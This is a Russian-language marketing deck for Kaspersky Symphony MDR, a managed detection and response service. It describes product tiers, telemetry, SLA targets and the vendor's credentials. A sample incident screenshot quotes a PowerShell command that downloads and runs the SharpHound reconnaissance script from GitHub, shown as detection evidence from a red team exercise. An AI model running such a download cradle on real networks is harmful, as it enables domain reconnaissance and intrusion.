

# Kaspersky Symphony MDR

Безопасность как искусство

kaspersky

Ежегодно



Добавилось

Усложняется ландшафт угроз,  
киберпреступники совершенствуют свои методы

Наступила эра хактивизма  
и целевой киберагрессии

Расширяется поверхность атаки  
и количество точек входа злоумышленников

Больше лазеек  
из-за полного ухода ИБ-вендоров или приостановки  
обновлений их решений

Усиливаются требования регуляторов,  
особенно в отношении обеспечения защиты КИИ

Началась активная фаза  
информационного суверенитета



Противодействие  
всем видам угроз  
в киберагрессив-  
ной среде



ИБ-замещение  
ушедших  
поставщиков  
в короткие сроки



Соответствие  
усиливающимся  
требованиям  
регуляторов

1

В первую очередь защититься от массовых угроз

2

Во-вторых выстроить защиту от сложных угроз



Самостоятельно: постепенно или сразу



Выбрать управляемую защиту



**O Kaspersky**  
**Symphony**

Почему Symphony?

# Кибербезопасность В ВИРТУОЗНОМ ИСПОЛНЕНИИ:

Когда все защитные  
решения действуют,  
как слаженный оркестр

Когда все  
инструменты  
идеально настроены

Когда есть всё, чтобы уверенно и просто  
дирижировать системой безопасности



## Гибкий выбор


Kaspersky Symphony XDR

XDR Core

Kaspersky Symphony MDR

Kaspersky Symphony EDR


Kaspersky Symphony  
Security





**Kaspersky**  
**Symphony MDR**


# Управляемая защита, охота за угрозами: Kaspersky Symphony MDR



## Реагирование

Предоставление рекомендаций по реагированию и удаленное реагирование

# Многоуровневая архитектура Kaspersky Symphony MDR



**1 Телеметрия** Стандартные события безопасности EDR. Точные и неточные детекты EPP-решения

**2 Реагирование** Стандартные меры реагирования EDR. Обновление детектов EPP-решения

## События файловой системы

Создание, модификация файлов

## События создания процессов

Запуск процесса, инъекции в процессы, загрузка секции, и т.п.

## Сетевые события

Соединение, DNS запросы, HTTP-запросы, загрузка файлов по HTTP, email, и т.п.

## Специфичные для ОС

Реестр, события журналов, WMI и т.п.

## События с хостовых средств защиты

Детекты АМ-движка

## События об обнаружении закрепления

~ autoruns

## Служебные события

## Пример. Поля события создания процесса

```
"processcmdline": "\\\"C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\PowerShell.exe\" -NoLogo  
"processfilemd5": "0x234854888871EF6D13BDB51A6C464CD9",  
"processfilepath": "c:\\windows\\ccm\\systemtemp\\84c17278-7077-4826-96fd-ae3ad25d3305.ps1",  
"processlogonsessionid": "0x85FA3",  
"processlogontype": 2,  
"processpid": 10000,  
"processuniquepid": "0xDB0702CF60C5AEC3",  
"processuserid": "S-1-5-21-1430328663-2098613005-1233803906-143945",  
"processversioninfodescription": "Windows PowerShell",  
"processversioninfooriginalfilename": "PowerShell.EXE",  
"processversioninfoproductname": "microsoft\\u00ae windows\\u00ae operating system",  
"processversioninfovendorname": "Microsoft Corporation",  
"productinfo": "kes 11.3.0.773 Windows 10 RS5 x64",  
"statsource": 1,  
"storageaddedfiletype": 2,  
"type": "aps",  
"user_description": "mdr_iro23",
```



Телеметрия

Телеметрия обогащается  
аналитикой угроз  
из разных источников



Kaspersky  
Security Network

**GREAT**

Центр глобальных  
исследований  
и анализа угроз



Kaspersky Threat  
Intelligence



**GERT**

Международная  
группа  
реагирования



**IoA**


Правила  
автоматического  
поиска угроз



Kaspersky  
ICS CERT



Механизмы ИИ автоматически фильтрует ложноположительные срабатывания, значительно повышая производительность аналитиков. В результате уменьшается среднее время на приоритизацию и на обнаружение и реагирование — MTTD / MTTR



## Incidents

⚙️ 🔍

| ID / Created          | Priority | Status | Resolution    | Summary                                       | Assets                     | Tactics  |
|-----------------------|----------|--------|---------------|---|----------------------------|--|
| 108655<br>10 JUL 2020 | NORMAL   | CLOSED | True positive | Opening a malicious document on JERRY.soc.lab | JERRY.soc.lab              | TA0002:Execution                                       |
| 108600<br>10 JUL 2020 | HIGH     | CLOSED | True positive | Suspicious activity on host RENAT.soc.lab     | RENAT.soc.lab, dc1.soc.lab | TA0005: Defense Evasion, TA0003:Persistence, 1 more... |

108582  
10 JUL 2020

108528  
10 JUL 2020

108554  
10 JUL 2020

108656  
10 JUL 2020

← Previous

## Assets

⚙️ 🔍

[Receive a CSV report by email](#)

| Asset name      | Applications     | Interfaces | Tenant | Last seen ago ↓ |
|-----------------|------------------|------------|--------|-----------------|
| DC              | KES 11.4.0.233   | 2          |        | about 3 hours   |
| SKAB-X64-RSS    | KES 11.1.1.126   | 1          |        | about 3 hours   |
| TS-KSC          | KES 11.4.0.233   | 2          |        | about 4 hours   |
| DESKTOP-PIHFDO6 | KES 11.2.0.2254  | 1          |        | 2 days          |
| MINILAPTOP      | KIS 21.1.15.500c | 8          |        | 3 days          |
| WIN-I43274G0VFK | KEA 3.9.1.1199   | 1          |        | 4 days          |
| VN-VIRTUALBOX   | KEA 3.9.3.411    | 1          |        | 5 days          |
| TS-USER8        | KEA 3.9.3.411    | 1          |        | 8 days          |
| DESKTOP-6QE83OF | KIS 21.1.15.500a | 1          |        | 9 days          |
| TS-EXCHANGE     | KES 11.4.0.233   | 1          |        | 9 days          |

← Previous
1 2 Next →
10 entries per page
Entries: 1-10 / 20 total

Haspersky  
Managed Detection and Response

Monitoring  
Incidents 11  
Assets  
Settings  
About

The screenshot displays the Kaspersky MDR interface for incident 108600. The left sidebar contains navigation options: Monitoring, Incidents (selected), Assets, Settings, and About. The main content area is titled 'Incident 108600' and includes tabs for Summary, Responses (0), Communication (0), and History (20). The Summary section shows the following details:

- Summary: Suspicious activity on host RENAT.soc.lab
- Priority: HIGH
- Status: CLOSED
- Status description: Activity on RENAT.soc.lab is part of a Red Team Security Assessment.
- Resolution: True positive
- Created: 07/10/2020 13:32
- Updated: 07/17/2020 18:01
- MITRE Tactics: TA0005: Defense Evasion, TA0003: Persistence, TA0002: Execution
- MITRE Techniques: T1027: Obfuscated\_Files\_or\_Information, T1038: DLL\_Search\_Order\_Hijacking
- Detection technology: KES

The 'Affected' section shows 'Affected assets (2)' with filters for Asset-based IOCs (0) and Network-based IOCs (0). A table lists the affected assets:

| Asset name    | Asset ID                           |
|---------------|------------------------------------|
| RENAT.soc.lab | 0xBABC0728DE44D926A300B66D8546899  |
| dc1.soc.lab   | 0xB3D3E772DF782BA5E1A639FB59901632 |

The 'Description' section provides a detailed account of the incident:

At **2020.03.26 13:27:41** (UTC) on PC **RENAT.soc.lab** detected SharpHound and Powersploit activity. All multiple powershell commands were executed by the same way. In the first part of the command line:

```
powershell [EX]New-Object Net.WebClient | DownloadString 'https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1'
```

In the second part of the command line:

## Состав Kaspersky Symphony MDR



# Kaspersky Symphony MDR



**Kaspersky  
Endpoint Security  
для бизнеса**  
Расширенный



**Kaspersky  
Security для виртуальных  
и облачных сред**



**Kaspersky  
EDR для бизнеса**  
Оптимальный



**Kaspersky  
Managed Detection  
and Response**

## Kaspersky Symphony MDR

17

Круглосуточный  
мониторинг

Автоматический  
поиск угроз

Сценарии реагирования  
и автоматическое  
реагирование на инциденты

Обзор всех защищаемых  
ресурсов с их текущим  
статусом

Консоль управления  
с панелями мониторинга  
и аналитическими отчетами

Хранение истории  
инцидентов безопасности  
в течение 1 года

Хранение необработанных  
данных в течение 1 месяца

Консультации аналитиков SOC «Лаборатории Касперского»

### Platforms

Windows Desktops

Kaspersky Endpoint Security for Windows

Kaspersky Security for Virtualization Light Agent

Windows Servers

Kaspersky Security for Windows Servers

Mac OS Machines

Kaspersky Endpoint Security for Mac

Linux Machines

Kaspersky Endpoint Security for Linux

# Managed Detection and Response – Метрики Соглашения об уровне сервиса (SLA)

19

## Уровень критичности

## Время реакции

## Целевой показатель

High (Человек или большое влияние)

1 ч

90%

Medium (ВПО, нет подтверждения Человека)


4 ч

90%

Low (ПНПО (PUP), малый риск )

24 ч

90%



Время с момента автоматического обнаружения the (время `createdAt` алерта) до публикации на портале MDR/API (время `publishedAt` инцидента)

Доля количества инцидентов, для которых выполняется метрика SLA

Включает EPP-решение (Kaspersky Symphony Security) для защиты всех видов хостов

Включает базовые EDR-возможности (EDR Оптимальный) для самостоятельного контроля

Управление из Kaspersky Security Center

Больше автоматизации для стандартных сценариев

Более 1000 индикаторов атак (IoA)

Выделенная команда экспертов мирового уровня



Уверенность в том,  
что вы находитесь под  
постоянной защитой



Сокращение расходов из-за  
отсутствия необходимости  
нанимать ИБ-специалистов



Возможность пользоваться преимуществами центра SOC,  
не имея его внутри компании

# Почему «Лаборатория Касперского»

---

## Экспертиза мирового уровня

23

~ 5 000

высококвалифицированных  
специалистов

50%

наших сотрудников —  
R&D-специалисты

35+

ведущих мировых экспертов  
в области кибербезопасности

7

уникальных центров  
экспертизы

>400 МЛН

Пользователей используют  
наши защитные решения

>220 ТЫС.

Компаний по всему миру мы  
оберегаем от киберугроз

>400 ТЫС.

Уникальных вредоносных  
объектов мы обнаруживаем  
ежедневно

>200

Крупных АPT-группировок  
отслеживается нами



## Стратегический партнер по кибербезопасности

25



Глобальный охват  
и международное  
признание



Доказанная  
эффективность  
технологий



Прозрачность  
и соответствие  
стандартам



Опыт и знания  
мирового уровня



Высокий статус  
в индустрии ИБ



Более 25 лет  
безупречной  
работы

**Спасибо!**